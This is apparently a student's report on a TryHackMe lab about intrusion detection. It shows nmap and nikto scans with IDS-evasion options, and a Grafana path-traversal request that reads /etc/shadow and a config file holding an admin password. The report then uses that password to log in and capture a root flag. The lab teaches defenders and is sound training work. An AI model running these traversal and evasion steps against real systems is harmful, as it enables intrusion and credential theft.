

Report: TryHackMe — Intrusion Detection

cyber evasion techniques and put them to the test against two IDS

Submitted by, Sneha K

INTRODUCTION

This room serves as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques by orchestrating a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

INTRUSION DETECTION SYSTEMS

Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; Signature (or rule) based IDS will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

NETWORK BASED IDS

Network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity. Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS.

RECONNAISSANCE

```
nmap -sV MACHINE_IP
```

The above command will retrieve a detailed listing of the services attached to the targeted node by performing a number of predefined actions against the target. As an example, `nmap` will request long paths from HTTP servers to deliberately create 404 errors some HTTP servers will provide additional information when a 404 error is triggered. This command does not make use of any evasion techniques and as a result, most NIDS should be able to detect it with no issue.

```

root@ip-10-201-47-118:~# nmap -sV 10.201.109.33
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-19 02:20 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is di
sabled. Try using --system-dns or specify valid servers with --dns-server
s
Nmap scan report for 10.201.109.33
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; proto
col 2.0)
MAC Address: 16:FF:FD:A5:EE:1B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
root@ip-10-201-47-118:~#

```

By appending the following to change the user_agent `http.useragent=<AGENT_HERE>`, we can set the user agent used by `nmap` to a new value and partially evade detection.

```
nmap -sV --script-args http.useragent="<USER AGENT HERE>" MACHINE_IP
```

```

root@ip-10-201-47-118:~# nmap -sV --script-args http.useragent="<USER AGE
NT HERE>" 10.201.109.33
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-19 02:32 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is di
sabled. Try using --system-dns or specify valid servers with --dns-server
s
Nmap scan report for 10.201.109.33
Host is up (0.0073s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; pr
otocol 2.0)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
3000/tcp   open  ppp?
8000/tcp   open  http-alt  gunicorn
2 services unrecognized despite returning data. If you know the service/v
ersion, please submit the following fingerprints at https://nmap.org/cgi-
bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
=
SF-Port3000-TCP:V=7.80%I=7%D=10/19%Time=68F43F9D%P=x86_64-pc-linux-gnu%r(
G
SF:enericLines,67,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
0


```

this strategy isn't perfect as both Suricata and Wazuh are more than capable of detecting the activity from the aggressive scans. Try running the following `nmap` command with the new User-Agent:

```
nmap --script=vuln --script-args http.useragent="<USER AGENT HERE>"  
MACHINE_IP
```

The above command tells `nmap` to use the vulnerability detection scripts against the target that can return a wealth of information. However, they also generate a significant number of IDS alerts even when specifying a different User-Agent as a `nmap` probes for a large number of potential attack vectors. It is also possible to evade detection by using `SYN (-sS)` or "stealth" scan mode; however, this returns much less information as it will not perform any service or version detection.

```
nmap -sS MACHINE_IP
```

A terminal window screenshot showing the execution of the command 'nmap -sS 10.201.109.33'. The output includes a warning about the DNS configuration, a scan report for 10.201.109.33, and a list of open ports and services. The terminal text is as follows:

```
root@ip-10-201-47-118:~# nmap -sS 10.201.109.33  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-19 02:38 BST  
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dn  
s or specify valid servers with --dns-servers  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is di  
sabled. Try using --system-dns or specify valid servers with --dns-server  
s  
Nmap scan report for 10.201.109.33  
Host is up (0.0036s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
3000/tcp  open  ppp  
8000/tcp  open  http-alt  
MAC Address: 16:FF:FD:A5:EE:1B (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds  
root@ip-10-201-47-118:~#
```

nikto

`nikto` is a much more aggressive scanner than `nmap` and is thus harder to conceal.

```
nikto -p 80,3000 -h MACHINE_IP
```

```

root@ip-10-201-47-118:~# nikto -p 80,3000 -h 10.201.109.33
- Nikto v2.1.5
-----
--
+ Target IP:          10.201.109.33
+ Target Hostname:    10.201.109.33
+ Target Port:        80
+ Start Time:         2025-10-19 02:39:53 (GMT1)
-----
--
+ Server: Apache/2.4.41 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x5e7
0x5db579800d8b8
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs
)
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ 6544 items checked: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2025-10-19 02:40:02 (GMT1) (9 seconds)
-----
--
+ Target IP:          10.201.109.33
+ Target Hostname:    10.201.109.33
+ Target Port:        3000
+ Target Port:        3000
+ Start Time:         2025-10-19 02:40:02 (GMT1)
-----
+ Server: No banner retrieved
+ Cookie redirect_to created without the httponly flag
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-frame-options' found, with contents: deny
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs
)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3092: /login/: This might be interesting...
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-10-19 02:40:12 (GMT1) (10 seconds)
-----
--
+ 2 host(s) tested
root@ip-10-201-47-118:~# █

```

```
nikto -p 3000 -h MACHINE_IP
```

```

root@ip-10-201-47-118:~# nikto -p 3000 -h 10.201.109.33
- Nikto v2.1.5
-----
--
+ Target IP:          10.201.109.33
+ Target Hostname:    10.201.109.33
+ Target Port:        3000
+ Start Time:         2025-10-19 02:42:31 (GMT1)
-----
+ Server: No banner retrieved
+ Cookie redirect_to created without the httponly flag
+ Uncommon header 'x-frame-options' found, with contents: deny
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs
)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3092: /login/: This might be interesting...
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-10-19 02:42:41 (GMT1) (10 seconds)
-----
--
+ 1 host(s) tested
root@ip-10-201-47-118:~# █

```

```
nikto -p 3000 -T 1 2 3 -h MACHINE_IP
```

```

root@ip-10-201-47-118:~# nikto -p 3000 -T 1 2 3 -h 10.201.109.33
- Nikto v2.1.5
-----
--
+ Target IP:          10.201.109.33
+ Target Hostname:    10.201.109.33
+ Target Port:        3000
+ Start Time:         2025-10-19 02:45:46 (GMT1)
-----
+ Server: No banner retrieved
+ Cookie redirect_to created without the httponly flag
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-frame-options' found, with contents: deny
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs
)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3092: /login/: This might be interesting...
+ 1707 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-10-19 02:45:48 (GMT1) (2 seconds)
-----
--
+ 1 host(s) tested
root@ip-10-201-47-118:~# █

```

The scan was executed a lot quicker than the previous scans.

Evasion options available with `nikto`

```
nikto -p3000 -T 1 2 3 -useragent <AGENT_HERE> -h MACHINE_IP
```

This should make the scan a little more subtle. In theory, we could also go further and use a selection of the IDS evasion modes available with `nikto` these are set with the `-e` flag:

```
nikto -p3000 -T 1 2 3 -useragent <AGENT_HERE> -e 1 7 -h MACHINE_IP
```

open-source intelligence or OSINT

Most forms of OSINT are affectivity undetectable and thus are extremely effective against IDS however, there are limitations as by its nature, OSINT relies on the target to disclose information which, may not happen if the target isn't publicly available or is designed to reduce data disclosure.

```
root@ip-10-201-55-207:~# curl -s http://10.201.0.248:3000/api/health
{
  "commit": "b57a137acd",
  "database": "ok",
  "version": "8.2.5"
}root@ip-10-201-55-207:~#
```



```
root@ip-10-201-78-80: ~
File Edit View Search Terminal Help
root@ip-10-201-78-80:~# grep -inE 'admin(_?user|_?password|password|admin)' /tmp/try_testdata_.._2f_d8_etc_grafana_grafana.ini.out || true
217:admin_user = grafana-admin
220:admin_password = GraphingTheWorld32
root@ip-10-201-78-80:~#
root@ip-10-201-78-80:~#

root@ip-10-201-78-80: ~
File Edit View Search Terminal Help
true
217:admin_user = grafana-admin
220:admin_password = GraphingTheWorld32
root@ip-10-201-78-80:~#
root@ip-10-201-78-80:~# curl -s "http://10.201.9.65:3000/public/plugins/..%2f..%2f..%2f..%2f..%2f..%2f/etc/shadow" -o /tmp/shadow.test && echo "saved /tmp/shadow.test size:" $(stat -c%s /tmp/shadow.test 2>/dev/null) || echo "request failed"
saved /tmp/shadow.test size: 31
root@ip-10-201-78-80:~# curl -s http://10.201.9.65:8000/alerts -m 8 -o /tmp/alerts.html
root@ip-10-201-78-80:~# sed -n '1,300p' /tmp/alerts.html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/login?next=%2Falerts">/login?next=%2Falerts</a>. If not click the link.
root@ip-10-201-78-80:~# grep -i 'shadow|grafana|traversal|directory|ET|Suricata|Snort|Zeek|sensor' /tmp/alerts.html || true
<p>You should be redirected automatically to target URL: <a href="/login?next=%2Falerts">/login?next=%2Falerts</a>. If not click the link.
root@ip-10-201-78-80:~#
```


Host-Based IDS

Not all forms of malicious activity involve network traffic that could be detected by a NIDS, ransomware, for example, could be disturbed via an external email service provider installed and executed on a target machine and, only be detected by a NIDS once, it calls home with messages of its success which, of course, is way too late. For this reason, it is often advisable to deploy a host-based IDS alongside a NIDS to check for suspicious activity that occurs on devices and not just over the network. The primary difference between HIDS and NIDS is the types of activity that they can detect. A HIDS will not typically have access to a log of network traffic and is, therefore, unable to detect certain forms of activity at all or will only be able to detect more aggressive activity.

Privilege Escalation Recon

The first step in privilege escalation is usually checking what permissions we currently have this, could save us a lot of work if we're already in the sudo group. There are a few different ways to check this including:

- `sudo -l` this will return a list of all the commands that an account can run with elevated permissions via `sudo`
- `groups` will list all of the groups that the current user is a part of.
- `cat /etc/group` should return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.




```
grafana-admin@reversegear: ~  
File Edit View Search Terminal Help  
grafana-admin@10.201.82.33's password:  
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information disabled due to load higher than 2.0  
  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
  
  https://ubuntu.com/blog/microk8s-memory-optimisation  
  
23 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1  
grafana-admin@reversegear:~$
```



```

root@f13ad29597c4:/# sudo ls /root/
root@f13ad29597c4:/# ls /mnt/root/
root.txt  snap
root@f13ad29597c4:/#
root@f13ad29597c4:/# cat /mnt/root/flag.txt
cat: /mnt/root/flag.txt: No such file or directory
root@f13ad29597c4:/#
root@f13ad29597c4:/# cat /mnt/root/root.txt
{SNEAK_ATTACK_CRITICAL}root@f13ad29597c4:/#

```



Conclusion

The *Intrusion Detection* — *idsevasion* lab provided hands-on experience with both network- and host-based detection, and demonstrated how visibility and context determine whether malicious activity is observed. During the exercise I tested a range of reconnaissance, exploitation, and post-exploitation techniques against Suricata (NIDS) and Wazuh (HIDS) and observed that each sensor produced different, complementary telemetry: Suricata picked up noisy network probes and signature-matching payloads, while Wazuh flagged host-level actions such as binary execution, file access, and persistence attempts.

Evasion techniques (modifying user-agents, using SYN/stealth scans, encoding payloads, or slowing probe timing) reduced some signature hits but did not guarantee invisibility. Many evasive actions either still generated detectable artifacts or produced alternate indicators that could be correlated across network and host logs. Aggressive tools (e.g., nikto, vulnerability scripts in nmap) reliably triggered alerts, whereas more subtle approaches required tradeoffs in speed, complexity, and information gained.

The practical takeaway is that no single sensor is sufficient: layered detection (NIDS + HIDS) combined with centralized logging and correlation greatly improves detection and

investigation capabilities. Defenders should tune and update rulesets, monitor living-off-the-land behavior, and create hunting playbooks for common evasion patterns. For attackers, stealth is possible but costly—requiring time, sophistication, and careful operational tradeoffs.

Overall, this lab reinforced that effective intrusion detection depends on maximizing visibility and correlating signals across telemetry sources. The documented commands, screenshots, and alerts collected during the exercise make the report actionable for both technical teams (for tuning detections) and managers (for understanding the value of layered visibility).